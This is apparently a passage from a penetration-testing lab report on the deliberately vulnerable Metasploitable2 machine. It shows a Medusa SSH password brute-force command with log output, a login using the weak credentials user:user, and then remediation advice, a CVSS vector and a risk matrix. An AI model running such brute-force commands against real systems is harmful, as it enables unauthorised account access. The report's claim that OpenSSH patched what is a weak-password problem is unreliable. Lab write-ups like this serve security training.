└─$ medusa -M ssh -h 192.168.0.9 -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -P /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t 10
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2025-12-31 19:37:16 ACCOUNT CHECK: [ssh] Host: 192.168.0.9 (1 of 1, 0 complete) User: 4Dgifts (1 of 174, 0 complete) Password: 4Dgifts (1 of 174 complete)
2025-12-31 19:37:16 ACCOUNT CHECK: [ssh] Host: 192.168.0.9 (1 of 1, 0 complete) User: 4Dgifts (1 of 174, 0 complete) Password: abrt (2 of 174 complete)
2025-12-31 19:37:16 ACCOUNT CHECK: [ssh] Host: 192.168.0.9 (1 of 1, 0 complete) User: 4Dgifts (1 of 174, 0 complete) Password: admin (3 of 174 complete)
2025-12-31 19:37:44 ACCOUNT CHECK: [ssh] Host: 192.168.0.9 (1 of 1, 0 complete) User: 4Dgifts (1 of 174, 0 complete) Password: umountsys (156 of 174 complete)
2025-12-31 19:37:44 ACCOUNT CHECK: [ssh] Host: 192.168.0.9 (1 of 1, 0 complete) User: 4Dgifts (1 of 174, 0 complete) Password: unix (157 of 174 complete)
2025-12-31 19:37:44 ACCOUNT CHECK: [ssh] Host: 192.168.0.9 (1 of 1, 0 complete) User: 4Dgifts (1 of 174, 0 complete) Password: unscd (158 of 174 complete)
2025-12-31 19:37:44 ACCOUNT CHECK: [ssh] Host: 192.168.0.9 (1 of 1, 0 complete) User: 4Dgifts (1 of 174, 0 complete) Password: us_admin (159 of 174 complete)
2025-12-31 19:37:44 ACCOUNT CHECK: [ssh] Host: 192.168.0.9 (1 of 1, 0 complete) User: 4Dgifts (1 of 174, 0 complete) Password: usbmux (160 of 174 complete)
2025-12-31 19:37:45 ACCOUNT CHECK: [ssh] Host: 192.168.0.9 (1 of 1, 0 complete) User: 4Dgifts (1 of 174, 0 complete) Password: user (161 of 174 complete)
2025-12-31 19:37:45 ACCOUNT CHECK: [ssh] Host: 192.168.0.9 (1 of 1, 0 complete) User: 4Dgifts (1 of 174, 0 complete) Password: uucp (162 of 174 complete)
```

I have used the credentials (user:user) to login via SSH

```
81318 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

┌──(cinchu㉿kali)-[~]
└─$ ssh user@192.168.0.9
user@192.168.0.9's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
user@metasploitable:~$ whoami
user
user@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:31:c2:48 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.9/24 brd 192.168.0.255 scope global eth0
    inet6 fe80::a00:27ff:fe31:c248/64 scope link
       valid_lft forever preferred_lft forever
user@metasploitable:~$
```

The risks of this vulnerability:

1. Threat to data confidentiality
2. Credential Stuffing
3. Targeted Phishing

Patches and Updates:

The developers of OpenSSH responded to this vulnerability and released newer versions of the software with security patches and fixes. All users were advised to update to the latest version as soon as possible to protect their servers from exploitation.

Remediation:

1. Implement strong, complex passwords that are difficult to guess.
2. Change the Default SSH Port(22) to a non-standard port to reduce the risk of automated attacks.
3. Restrict SSH access to known IP addresses or ranges through firewall rules or SSH configuration.
4. Regularly monitor SSH logs for unauthorized access attempts and take action accordingly.
5. Regularly update SSH server software to ensure all security patches are applied.

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Risk Matrix:

Likelihood\Impact	Low	Medium	High
High	---------	SSH User Enumeration	SQL Injection, SMB Service
Medium	---------	Reflected XSS	Path Traversal
Low	----------	---------	---------

3×3 Risk Matrix illustrating prioritization of identified vulnerabilities based on likelihood and impact.

Ethical Disclaimer:

All exploitation activities were conducted solely on Metasploitable2 and the Mutillidae web application, which are intentionally vulnerable and designed for security testing and learning purposes.